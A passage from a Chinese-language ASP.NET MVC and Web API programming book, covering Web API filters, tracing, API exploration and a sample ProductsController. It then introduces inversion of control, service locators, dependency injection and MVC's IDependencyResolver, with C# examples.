IActionFilter ActionFilterAttribute	操作过滤器在参数绑定发生，并封装 API 操作方法调用之后运行，允许在调度操作之前，完成执行之后拦截。操作过滤器的目标是允许开发人员增加和/或替换操作的输入值和/或输出结果
IExceptionFilter ExceptionFilterAttribute	当调用的操作抛出异常时，就会调用异常过滤器。异常过滤器可以检查异常，并采取一些操作，比如记录日志；它也能选择地通过提供新的响应对象来处理异常

在 Web API 中，没有与 MVC 中的 HandleError 等价的特性。MVC 对错误的默认行为是返回 ASP.NET“黄屏错误”，当应用程序生成 HTML 时，这是正确的，或许这不是完全用户友好的。HandleError 特性允许 MVC 开发人员使用自定义的视图替换这一行为。从另一方面来说，Web API 应该始终尝试返回结构化的数据，包括当错误条件满足时，它拥有内置的支持，把错误信息序列化反馈给终端用户。希望重写这一行为的开发人员可以编写他们自己的错误处理程序过滤器，并把它注册在配置级别。

11.8　启用依赖注入

ASP.NET MVC 3 为依赖注入容器引入了限制支持，以提供内置 MVC 服务和成为非服务类(像控制器和视图)工厂的能力。Web API 已经效仿类似的功能，但有两个关键差异。

第一，MVC 使用一些静态类作为 MVC 使用默认服务的容器。Web API 的配置对象为这些静态类替换需求，因此开发人员可以查看和修改通过访问 HttpConfiguration.Services 列举的默认服务。

第二，Web API 的依赖解析器引入了“范围”的概念。范围可以看成依赖注入容器跟踪对象的方式，这里的对象是它在特定上下文中分配的，这样我们就可以很容易地一次性清除这些对象。Web API 的依赖解析器使用两种范围：

- 每配置(per-configuration)范围——全局服务配置，当配置清理时清除
- 局部请求——针对给定请求上下文中创建的服务，比如控制器使用的服务，当请求完成时清除

第 13 章详细介绍了在 MVC 和 Web API 中如何使用依赖注入，如果想详细地学习，请参阅。

11.9 探索 API 编程

MVC 应用程序的控制器和操作通常是一个专门事务，单独设计用来满足应用程序中 HTML 的现实需求。从另一方面来说，Web API 倾向于更加有序。在运行时发掘 API 的能力使开发人员能够和 Web API 应用程序一起提供关键功能，其中包括自动生成帮助页面和测试客户端 UI。

开发人员可从 HttpConfiguration.Services 获取 IApiExplorer 服务，并用它来编程探索服务公开的 API。例如，MVC 控制器可以从 Web API 返回 IApiExplorer 实例到 Razor 代码片段，列举所有可用的 API 端点。代码的输出如图 11-4 所示。




图 11-4

```
@model System.Web.Http.Description.IApiExplorer

@foreach (var api in Model.ApiDescriptions) {
    <h1>@api.HttpMethod @api.RelativePath</h1>

    if (api.ParameterDescriptions.Any()) {
        <h2>Parameters</h2>
        <ul>
        @foreach (var param in api.ParameterDescriptions) {
            <li>@param.Name (@param.Source)</li>
        }
        </ul>
    }
}
```

除了自动发现的信息之外，开发人员还可以实现 IDocumentationProvider 接口来使用文档文本提供 API 描述，这些可以用来提供丰富的信息和测试客户端功能。由于文档是可插拔的，开发人员可以选择以任何需要的格式存储这些文档，包括特性、独立文件、数据库表或其他最适合应用程序的构建过程。

11.10　跟踪应用程序

远程部署代码最大的一个挑战便是调试远程出错的程序。Web API 启用一个功能丰富的自动跟踪生态系统，虽然跟踪系统默认是关闭的，但开发人员可以根据需要开启。内置的跟踪功能封装了很多内置组件，可关联各个请求的数据，因为它在整个系统层层移动。

跟踪的核心部分是 ITraceWriter 服务。Web API 没有附带这项服务的任何实现，之所以这样，是因为开发人员预计可能已经有他们自己喜欢的跟踪系统，比如 ETW、log4net、ELMAH 或其他许多跟踪系统。相反，Web API 查看启动，以确定是否在服务列表中有 ITraceWriter 的实现，如果有，会自动开始跟踪所有请求。开发人员必须选择最好的方式来存储和浏览这些跟踪信息——通常情况下，通过使用选择的日志系统提供的配置选项来选择。

应用程序和组件开发人员也可以通过检索 ITraceWriter 服务(如果不为 null，就添加跟踪信息)向自己开发的系统中添加跟踪支持。核心 ITraceWriter 接口只包含一个 Trace 方法，但也有一些扩展方法，这些扩展方法使得跟踪不同级别的信息(调试、信息、警告、错误和致命的消息)变得容易，还有一些可以用来跟踪条目的辅助方法，以及同步和异步的退出方法。

11.11　Web API 示例：ProductsController

下面是一个 Web API 控制器示例，它通过 Entity Framework 的 Code First 特征展示了一个简单数据对象。为了支持这个示例，我们需要三个文件：

- 模型——Product.cs(程序清单 11-3)
- 数据库上下文——DataContext.cs(程序清单 11-4)
- Web API 控制器——ProductsController.cs(程序清单 11-5)

程序清单 11-3：Product.cs

```
public class Product
{
    public int ID { get; set; }
    public string Name { get; set; }
    public decimal Price { get; set; }
    public int UnitsInStock { get; set; }
}
```

程序清单 11-4：DataContext.cs

```
public class DataContext : DbContext
{
    public DbSet<Product> Products { get; set; }
}
```

程序清单 11-5：ProductsController.cs

```
public class ProductsController : ApiController
{
    private DataContext db = new DataContext();

    // GET api/Products
    public IEnumerable<Product> GetProducts()
    {
        return db.Products;
    }

    // GET api/Products/5
    public Product GetProduct(int id)
    {
        Product product = db.Products.Find(id);
        if (product == null)
        {
            throw new HttpResponseException(
                Request.CreateResponse(
                    HttpStatusCode.NotFound));
        }
        return product;
    }

    // PUT api/Products/5
    public HttpResponseMessage PutProduct(int id, Product product)
    {
        if (ModelState.IsValid && id == product.ID)
        {
            db.Entry(product).State = EntityState.Modified;

            try
            {
                db.SaveChanges();
            }
            catch (DbUpdateConcurrencyException)
            {
                return
                    Request.CreateResponse(
                        HttpStatusCode.NotFound);
            }
```

```
        return
            Request.CreateResponse(
                HttpStatusCode.OK, product);
    }
    else
    {
        return
            Request.CreateResponse(
                HttpStatusCode.BadRequest);
    }
}

// POST api/Products
public HttpResponseMessage PostProduct(Product product)
{
    if (ModelState.IsValid)
    {
        db.Products.Add(product);
        db.SaveChanges();

        HttpResponseMessage response =
            Request.CreateResponse(
                HttpStatusCode.Created, product);

        response.Headers.Location =
            new Uri(Url.Link(
                "DefaultApi",
                new { id = product.ID }));

        return response;
    }
    else
    {
        return
            Request.CreateResponse(
                HttpStatusCode.BadRequest);
    }
}

// DELETE api/Products/5
public HttpResponseMessage DeleteProduct(int id)
{
    Product product = db.Products.Find(id);
    if (product == null)
    {
        return
            Request.CreateResponse(
                HttpStatusCode.NotFound);
    }
    db.Products.Remove(product);
```

```
            try
            {
                db.SaveChanges();
            }
            catch (DbUpdateConcurrencyException)
            {
                return
                    Request.CreateResponse(
                        HttpStatusCode.NotFound);
            }
            return
                Request.CreateResponse(
                    HttpStatusCode.OK, product);
        }
        protected override void Dispose(bool disposing)
        {
            db.Dispose();
            base.Dispose(disposing);
        }
    }
```

11.12 小结

ASP.NET Web API 是一个功能强大的新方式，可以用来向我们已有的或新创建的 Web 应用程序中添加 API。MVC 开发人员会发现熟悉的基于控制器的编程模型，WCF 开发人员会发现与基于 MVC 的服务系统相比，Web API 对 Web 托管和自托管的支持是一个额外的红利。当与 Visual Studio 2012 和.NET 4.5 结合使用时，异步设计允许我们的 Web API 得到高效扩展，同时可以维护一个舒适的顺序编程模型。

第 12 章 依赖注入

本章主要内容

- 软件设计模式
- 依赖解析器在 MVC 的用法
- 依赖解析器在 Web API 的用法

从第 3 个版本开始，ASP.NET MVC 引入了一个新概念：依赖解析器(dependency resolver)。这极大地增强了应用程序参与依赖注入的能力，以更好地在 MVC 使用的服务和通常创建的一些类(如控制器和视图页面)之间建立依赖关系。

为更好地理解依赖解析器的工作原理，下面首先定义一些它所用到的通用软件模式。如果已经熟悉了像服务定位(service location)和依赖注入这样的设计模式，那么完全可以浏览甚至跳过 12.1 节的内容，直接学习 12.2 节“MVC 中的依赖解析”。

12.1 软件设计模式

为更好地理解依赖注入的概念，以及如何将其应用于 MVC 程序中，首先了解一下软件设计模式是很有必要的。软件设计模式主要用来规范问题及其解决方案的描述，以简化开发人员对常见问题及其对应解决方案的标识与交流。

设计模式并不是新奇的发明，而是为行业中常见的实践给出一个正式的名称和定义。当学习一个设计模式时，我们很有可能意识到在过去解决问题的方案中使用过它。

设计模式

模式和模式语言的概念通常归功于 Christopher Alexander、Sara Ishikawa 和 Murray Silverstein，他们在 1977 年由牛津大学出版社出版的 *A Pattern Language: Towns, Buildings, and Construction* 一书中阐述了这一概念，该书从模式角度描绘了建筑和城市规划的视图，并利用这一视图来描述问题以及解决这些问题的方法。

在软件开发领域，Kent Beck 和 Ward Cunningham 最早采用模式语言的思想，并在 1987 年的 OOPSLA 会议上介绍了他们的经验。也许最早系统地介绍软件开发模式核心的应该是 1994 出版的著作 *Design Patterns: Elements of Reusable Object-Oriented Software*。该书通常被称作“4 人组”(或“GoF”)，之所以这样称呼，是因为该书的 4 位作者：Erich Gamma、Richard Helm、Ralph Johnson 和 John Vlissides。

自那以后，软件模式的思想迅速推广开来，大量人员涌入这一领域，并涌现出一批大师级的人物，如 Martin Fowler、Alan Shalloway 和 James R. Trott 等。

12.1.1 设计模式——控制反转模式

几乎每个人都见过(或编写过)下面的代码：

```
public class EmailService
{
     public void SendMessage() { ... }
}
public class NotificationSystem
{
     private EmailService svc;

     public NotificationSystem()
     {
          svc = new EmailService();
     }

     public void InterestingEventHappened()
     {
          svc.SendMessage();
     }
}
```

在上面的代码中，NotificationSystem 类依赖于 EmailService 类。当一个组件依赖于其他组件时，我们称其为耦合(coupling)。在本例中，通知系统(NotificationSystem)在其构造函数内部直接创建 e-mail 服务的一个实例；换言之，通知系统精确地知道创建和使用了哪种类型的服务。这种耦合表示了代码的内部链接性。一个类知道与其交互的类的大量信息(正如上面的示例)，我们称其为高耦合。

在软件设计过程中，高耦合通常认为是软件设计的责任。当一个类精确地知道另一个类的设计和实现时，就会增加软件修改的负担，因为修改一个类很有可能破坏依赖于它的另一个类。

上面的代码设计还存在一个问题：当感兴趣的事件发生时，通知系统如何发送其他类型的信息？例如，系统管理员可能想得到文本消息而不是电子邮件，或者为了方便以后查看通知，而把每个通知都记录在数据库中。要实现这些功能，我们必须重新实现NotificationSystem 类。

为降低组件之间的耦合程度，一般采取两个独立但相关的步骤：

(1) **在两块代码之间引入抽象层。**

在.NET 平台中，通常使用接口(或抽象类)来代表两个类之间的抽象层。针对上面的示例，我们可以引入一个接口，并确保编写的代码只调用接口中的方法和属性。这样一来，NotificationSystem 类中的私有副本就变成接口的一个实例，而不再是具体类型，并且对其构造函数隐藏了实际类型，代码如下所示：

```
public interface IMessagingService

{
    void SendMessage();
}

public class EmailService : IMessagingService
{
    public void SendMessage() { ... }
}

public class NotificationSystem
{
    private IMessagingService svc;

    public NotificationSystem()
    {
        svc = new EmailService();
    }

    public void InterestingEventHappened()
    {
        svc.SendMessage();
    }
}
```

(2) **把选择抽象实现的责任移到消费者类的外部。**

需要把 EmailService 类的创建移到 NotificationSystem 类的外面。



把依赖的创建移到使用这些依赖的类的外部，这称为控制反转模式，之所以这样命名，是因为反转的是依赖的创建，正因为如此，才消除了消费者类对依赖创建的控制。

控制反转(IoC)模式是抽象的；它只是表述应该从消费者类中移出依赖创建，而没有表述如何实现。在下面的章节中，我们将探讨用控制反转模式实现责任转移的两种常用方法：服务定位器和依赖注入。

12.1.2 设计模式——服务定位器

服务定位器模式是控制反转模式的一种实现方式，它通过一个称为服务定位器的外部组件来为需要依赖的组件提供依赖。服务定位器有时是一个具体的接口，为特定服务提供强类型的请求；有时它又可能是一个泛型类型，可以提供任意类型的请求服务。

1. 强类型服务定位器

对于示例应用程序的强类型服务定位器可能有如下接口：

```
public interface IServiceLocator
{
    IMessagingService GetMessagingService();
}
```

在本例中，当需要一个实现了 IMessagingService 接口的对象时，我们知道应该调用 GetMessagingService 方法。该方法返回一个 IMessagingService 接口对象，因此，我们不需要转换结果的类型。

上面的示例是把服务定位器作为一个接口，而不是一个具体类型。我们的目标是降低组件之间的耦合程度，其中包括消费者代码和服务定位器之间的耦合。如果消费者代码实现了 IServiceLocator 接口，就可以在运行时环境中选择合适的实现方式。正如第 13 章中讲解的，这对单元测试具有非常重要的意义。

要用强类型服务定位器重新编写 NotificationSystem 类，代码如下：

```
public class NotificationSystem
{

    private IMessagingService svc;
    public NotificationSystem(IServiceLocator locator)
    {
        svc = locator.GetMessagingService();
    }

    public void InterestingEventHappened()
    {
        svc.SendMessage();
    }
}
```

上面的代码假设创建 NotificationSystem 实例的每个人都会访问服务定位器。这样做带来的便利是，如果应用程序通过服务定位器创建 NotificationSystem 实例，那么定位器将自身传递到 NotificationSystem 类的构造函数中；如果是在服务定位器的外部创建 NotificationSystem 类的

实例，还需要提供服务定位器到 NotificationSystem 类的实现，以便服务定位器找到它的依赖项。

为什么要选择强类型的服务定位器呢？答案是显而易见的：强类型服务定位器简单易用；它使我们能够精确地知道能够从服务定位器得到哪些服务(也许同样重要的是，知道不能得到哪些服务)。另外，如果 IMessagingService 接口的实现需要一些参数，那么我们可以直接把它们作为 GetMessagingService 方法调用的参数来请求。

但有时我们有更多的理由选择不使用服务定位器。首先，服务定位器仅限于创建那些在 IServiceLocator 接口设计时已经预先知道的类型对象，而不能创建其他类型的对象；其次，当应用程序中的服务数量增加时，就不得不持续地扩展 IServiceLocator 接口的定义，而这将加重应用程序维护扩展的负担。

2. 弱类型服务定位器

如果在某个具体应用中，强类型服务定位器的负面影响超过了它所带来的正面效应，可以考虑改用弱类型服务定位器(weakly-typed service locator)，代码如下：

```
public interface IServiceLocator
{
     object GetService(Type serviceType);
}
```

服务定位器模式的这种变体更加灵活，因为它允许请求任意的服务类型。之所以称为弱类型服务定位器，是因为它采用 Type 类型的参数，并返回一个非类型化的实例，也就是一个 Object 类型的对象。显然，需要把调用 GetService 方法返回的结果转换为正确类型的对象。

使用弱类型服务定位器的 NotificationSystem 类的代码如下所示：

```
public class NotificationSystem
{

     private IMessagingService svc;

     public NotificationSystem(IServiceLocator locator)
     {
          svc = (IMessagingService)
               locator.GetService(typeof(IMessagingService));
     }

     public void InterestingEventHappened()
     {
          svc.SendMessage();
     }
}
```

上面的代码看上去没有先前使用强类型服务定位器的代码简洁，这主要是因为需要把

GetService 方法返回的结果转换为 IMessagingService 接口类型。自从.NET 2.0 引入泛型以来，我们就已经包含了 GetService 方法的一个泛型版本：

```
public interface IServiceLocator
{
    object GetService(Type serviceType);
    TService GetService<TService>();
}
```

按照泛型方法的约定，它将返回一个已经转换为正确类型的对象，注意返回的类型是 TService 而不是 Object。这使得 NotificationSystem 类的代码变得简洁些：

```
public class NotificationSystem
{
    private IMessagingService svc;

    public NotificationSystem(IServiceLocator locator)
    {
        svc = locator.GetService<IMessagingService>();
    }

    public void InterestingEventHappened()
    {
        svc.SendMessage();
    }
}
```

为何还要有 Object 版本的 GetService 方法？

我们可能会疑惑为什么在 API 中还要有 GetService 方法的 Object 版本，而不是只有泛型版本。由于泛型版本为我们省去了类型转换的工作，因此我们应该在尽可能多的场合使用它，不是这样吗？

在实际应用中，我们会发现并非每个调用 API 的消费者在编译时都精确地知道它们将要调用的类型。后面会介绍一个 MVC 框架试图创建控制器类型的例子，而在这个例子中，MVC 知道控制器的类型，但它只能在运行时知道，而在编译时并不知道(例如，把对/Home 的请求映射到 HomeController 控制器)。因为泛型版本的类型参数不仅要用来转换类型，还用来指定服务的类型，所以在不使用映射的情况下不能调用服务定位器。

该方法的负面影响是，它强制 IServiceLocator 接口必须实现两个几乎相同的方法，而不是只实现一个。这些无谓的努力在.NET 3.5 中被移除，因为 3.5 版本中引入了一个新特性：扩展方法。

把扩展方法作为静态类的静态方法来编写，在它的第一个参数中利用特殊的 this 关键字来指定扩展方法要附加到的类型。把 GetService 泛型方法分割成为扩展方法之后，代码如下所示：

```
public interface IServiceLocator
{
     object GetService(Type serviceType);
}

public static class ServiceLocatorExtensions
{

     public static TService GetService<TService>(this IServiceLocator
               locator)
     {
          return (TService)locator.GetService(typeof(TService));
     }
}
```

现在，我们不必再费尽周折编写两个 GetService 方法(包括该方法的泛型版本)。只需要一人编写，便可被全世界的人利用。

ASP.NET MVC 中的扩展方法

ASP.NET MVC 框架充分利用了扩展方法。大部分用来在视图中生成表单的 HTML 辅助方法都是 HtmlHelper、AjaxHelper 或 UrlHelper 类的扩展方法。当访问视图中的 Html、Ajax 和 Url 对象时，我们能分别得到对应类型的对象。

ASP.NET MVC 中的扩展方法都在各自单独的名称空间中(通常是 System.Web.Mvc.Html 或 System.Web.Mvc.Ajax)。ASP.NET MVC 团队之所以这样做，是因为他们理解 HTML 生成器未必能精确匹配应用程序需要的内容。我们可以根据自身需要，编写自己的 HTML 生成器扩展方法。如果从 web.config 文件中删除 ASP.NET MVC 的名称空间，那么内置的扩展方法将不再显示，而允许只显示自定义的扩展方法并消除 ASP.NET MVC 中的相应方法。当然，我们也可以选择将二者都显示出来。将 HTML 生成器作为扩展方法来编写使得应用程序判别更加灵活。

为什么要选用弱类型定位器呢？因为它能够弥补强类型定位器带来的负面影响；也就是说，我们可以在预先不知道的情况下，得到一个可用来创建任意类型的接口。因为该接口不会经常发生变化，所以弱类型定位器的使用可以减轻应用程序的维护负担。

另一方面，弱类型定位器接口没有提供任何有关可能被请求的服务的类型信息，也没有提供创建自定义服务的简单方法。尽管可以添加任意可选对象数组作为服务的“创建参数”，但是查阅外部文档是我们知道服务需要哪些参数的仅有方式。

3. 服务定位器的利弊

服务定位器的用法比较简单：我们先从某个地方得到服务定位器，然后利用定位器查找依赖。我们可能在一个已知的(全局)位置找到服务定位器，或者通过我们的创建者获得服务定位器。尽管依赖关系有时会发生改变，但签名不会改变，因为查找依赖唯一需要的

就是定位器。

持久签名带来好处的同时，也带来了弊端。它导致了组件需求的不透明性：使用组件的开发人员通过查看构造函数的签名不能知道服务要求的是什么，这使得他们不得不查看那些可能过期的文档，或者干脆传递一个空服务定位器来查看我们请求的内容。

需求的不透明性促使我们选择下一个反转控制模式：依赖注入。

12.1.3 设计模式——依赖注入

依赖注入(Dependency Injection，DI)是另一种控制反转模式的形式，它没有像服务定位器一样的中间对象。相反，组件以一种允许依赖的方式来编写，通常由构造函数参数或属性设置器来显式表示。

选择依赖注入而不选择服务定位器的开发人员往往都决定选择需求的透明性。正如下一章所介绍的，选择依赖注入的透明性在单元测试阶段具有显著优势。

1. 构造函数注入

依赖注入的最常见形式是构造函数注入(constructor injection)。该项技术需要我们为类创建一个显式表示所有依赖的构造函数，而不是像先前服务定位器的例子一样，构造函数把服务定位器作为它仅有的参数。

如果采用构造函数注入，NotificationSystem 类的代码将如下所示：

```
public class NotificationSystem
{
    private IMessagingService svc;

    public NotificationSystem(IMessagingService service)
    {
        this.svc = service;
    }

    public void InterestingEventHappened()
    {
        svc.SendMessage();
    }
}
```

这段代码的一个显著优点是，它极大地简化了构造函数的实现。组件总是期望创建它的类能够传递需要的依赖。而它只需存储 IMessagingService 接口的实例以便之后使用。

另外，这段代码减少了 NotificationSystem 类需要知道的信息量。在以前，NotificationSystem 类既要知道服务定位器，也需要知道它自己的依赖项；而现在只需知道它自己的依赖项就行了。

第三个优点，正如上面提到的，就是需求的透明性。任何想创建 NotificationSystem 类实例的代码都能查看构造函数，并精确地知道哪些内容是使用 NotificationSystem 类必需的。而使用服务定位器既不需要猜测，也不需要拐弯抹角。

2. 属性注入

属性注入(property injection)是一种不太常见的依赖注入方式。顾名思义，该方式是通过设置对象上的公共属性而不是通过使用构造函数参数来注入依赖的。

如果采用属性注入，NotificationSystem 类的代码将如下所示：

```
public class NotificationSystem
{
      public IMessagingService MessagingService
      {
            get;
            set;
      }

      public void InterestingEventHappened()
      {
            MessagingService.SendMessage();
      }
}
```

上面的代码删除了构造函数的参数，事实上，删除了整个构造函数，取而代之的是一个属性。该类期望任何消费者类都通过属性(而非通过构造函数)向我们提供依赖。

上面的 InterestingEventHappened 方法现在有点危险，可能会产生异常。由于它假定服务依赖已经被提供；而在它被调用时，如果没有提供服务依赖，那么它将抛出一个 NullReferenceException 异常。鉴于以上问题，我们应该更新 InterestingEventHappened 方法以确保在使用服务之前已提供了服务依赖：

```
public void InterestingEventHappened()
{
      if (MessagingService == null)
      {
            throw new InvalidOperationException(
                  "Please set MessagingService before calling " +
                  "InterestingEventHappened()."
            );
      }
      MessagingService.SendMessage();
}
```

显而易见，这里我们已经稍微减少了需求的透明性；尽管相对于服务定位器而言，它还算透明，但是它绝对比构造函数注入更容易产生错误。

既然属性注入降低了透明性，那么开发人员为什么仍然选择属性注入而不选择构造函数注入呢？究其原因，主要有两点：

- 如果依赖在某种意义上是真正可选的，即在消费者类不提供时依赖，也有相应的处理。此时，属性注入可能是一个不错的选择。

- 类的实例可能需要在我们还没有控制调用的构造函数的情况下被创建。这是一个不太明显的原因。本章后面讨论依赖注入如何应用于视图页面时，会介绍若干类似示例。

通常情况下，开发人员更倾向于使用构造函数注入，只有当上述情况出现时才会使用属性注入。显然，我们可在一个对象中使用这两种注入技术：类中的强制性依赖作为构造函数参数注入，可选依赖作为属性注入。

3. 依赖注入容器

上面两个依赖注入的例子都遗漏了一个大问题：依赖是如何产生的？有人可能会说“把依赖作为构造函数参数来编写”，但另一个理解是它们如何被满足。尽管类的使用者可以手动提供所有的依赖，但是随着时间推移这会变成一项很大的负担。如果整个系统都支持依赖注入，那么这意味着创建的任意一个组件都需要我们知道如何来满足每一部分的需要。

依赖注入容器便是使依赖解析变得简单的一种方式。依赖注入容器是一个可以作为组件工厂使用的软件库，它可以自动检测和满足里面元素的依赖需求。依赖注入容器 API 的使用接口看起来很像服务定位器，因为请求其执行的主要操作将根据类型提供一些组件。

当然，它们是有区别的，区别在细节上。服务定位器的实现通常极其简单：我们只需要告诉服务定位器，“如果有人请求这种类型，就给它该类型的对象”。服务定位器很少涉及要使用对象的实际创建过程。另一方面，依赖注入容器经常配置一些逻辑，像“如果有人请求这种类型，就创建一个该类型的对象并返回给请求者”。言下之意，该具体类型的创建通常会反过来要求其他类型的创建以满足它的依赖要求。尽管差别细微，但它却使得服务定位器和依赖注入容器的实际应用产生了巨大差异。

所有的依赖容器都或多或少地拥有允许映射类型(相当于说，“当有人请求类型 T1 时，我们可以为他创建一个类型为 T2 的对象”)的 API 配置。许多依赖容器也允许根据名称来配置(“当有人请求名称为 N1 的类型 T1 时，我们就为他创建一个类型为 T2 的对象”)。一些人甚至尝试创建任意的类型，尽管这些类型没有被预先配置，但只要这些请求的类型是具体的而非抽象的就可以了。一些依赖容器甚至支持拦截(interception)功能，使用该功能可在类型创建时或者在调用对象的方法或属性时，设置等效的事件处理程序。

考虑到本书的目标，这些高级特性用法已经超出了本书的讨论范围。如果决定使用依赖注入容器，可以查阅在线文档，上面介绍了如何进行这些高级特性的配置。

12.2 MVC 中的依赖解析

上面已经讨论了控制反转的基础内容，下面继续探讨它在 ASP.NET MVC 中的应用。



注意　本章只是讲解向 ASP.NET MVC 提供服务的原理机制，而不讲解如何实现这些具体的服务；如果想学习服务的实现，请参阅第 14 章。

ASP.NET MVC 与容器交互的主要方式就是通过为 ASP.NET MVC 应用程序创建的一个接口：Idependency Resolver。该接口的定义如下：

```
public interface IDependencyResolver
{
      object GetService(Type serviceType);
      IEnumerable<object> GetServices(Type serviceType);
}
```

该接口由 ASP.NET MVC 框架本身使用。当注册一个依赖注入容器(或定位器)时，我们就需要实现该接口。通常可在 Global.asax 文件中注册一个解析器实例，代码如下：

```
DependencyResolver.Current = new MyDependencyResolver();
```

使用 NuGet 得到容器

如果能在使用依赖注入时，免去 IDependencyResolver 接口的实现就完美了，值得庆幸的是，NuGet 能够做到这一点。

NuGet 是 ASP.NET MVC 中新添加的包管理器。它可以使我们毫不费力地添加对常见 Web 开源项目的引用。想了解 NuGet 的更多内容，请参见本书第 10 章内容。

在撰写本文时，在 NuGet 上查找像“IoC”和“dependency”这类短语，会找到一些可下载的依赖注入容器。大部分的容器都有一个对应的 ASP.NET MVC 支持包，也就是说，它们能捆绑 IDependencyResolver 接口的一个实现。

由于之前的 ASP.NET MVC 版本中没有依赖解析器这样的概念，所以解析器是一个可选项，默认情况下，创建的项目没有注册依赖解析器。如果不需要依赖解析的支持，就可以不包含解析器。另外，ASP.NET MVC 中可以作为服务使用的每项内容几乎都能在解析器中注册，或者用一个传统的注册点注册(很多情况下，都是这样)。

当向 ASP.NET MVC 框架提供服务时，可以选择最适合我们的注册模型。通常情况下，当需要服务时，ASP.NET MVC 会首先咨询依赖解析器，当在依赖解析器中找不到服务时，它再回头来咨询传统注册点。

这里不再展示向依赖解析器中注册服务的代码。为什么呢？主要是因为使用的注册 API 依赖于我们选择使用的依赖注入容器。想了解更多有关容器的注册和配置的信息，请查阅容器类的相关文档。

请注意，ASP.NET MVC 以两种不同的方式使用服务，因此，依赖解析接口上有两个方法。

在应用程序中应该使用依赖解析器吗？

我们可能会抵挡不住诱惑而在应用程序中使用 IDependencyResolver 接口，其实，我们应该抗拒诱惑。

依赖解析器接口有很强的目的性。它只是 MVC 本身需要的内容，除此之外别无其他。它并不是要隐藏或替代依赖注入容器的传统 API。大部分的容器都有复杂而有趣的 API；事实上，我们选择容器，依据的是它所能够提供的 API 和特性，而不是其他的原因。

12.2.1 单一注册服务

用户为 MVC 使用的服务能且仅能注册一个服务实例。此类服务称为单一注册服务(singly-registered services)，用来从解析器中检索单一注册服务的方法是 GetService。

对于所有的单一注册服务，在第一次使用时，ASP.NET MVC 都会调用依赖解析器，并把返回的结果缓存起来，以使应用程序在其生命周期中继续使用。我们可以选择使用依赖解析器 API，也可以选择使用传统的注册 API(如果可用)。由于 ASP.NET MVC 只能使用单一注册服务的一个实例，因此，我们不能同时使用依赖解析器 API 和传统注册 API，而只能使用其中一个。

GetService 实现方法要么返回一个在解析器中注册的服务实例，要么返回 null(如果在解析器中找不到要查找的服务的话)。表 12-1 列举了 MVC 中使用的单一注册服务。

表 12-1 MVC 中的单一注册服务

Service (Traditional Registration API)	Default Service Implementation
IControllerActivator (none)	DefaultControllerActivator
IControllerFactory (ControllerBuilder.Current .SetControllerFactory)	DefaultControllerFactory
IViewPageActivator (none)	DefaultViewPageActivator
ModelMetadataProvider (ModelMetadataProviders.Current)	DataAnnotationsModelMetadataProvider

12.2.2 复合注册服务

与单一注册服务相比，ASP.NET MVC 也使用一些可用来注册多个服务实例的服务，这些服务以竞争或联合的方式为 ASP.NET MVC 提供信息。ASP.NET MVC 可以调用这些

复合注册服务(multiply-registered services)。我们可以使用 GetServices 方法来从解析器中检索复合注册服务。

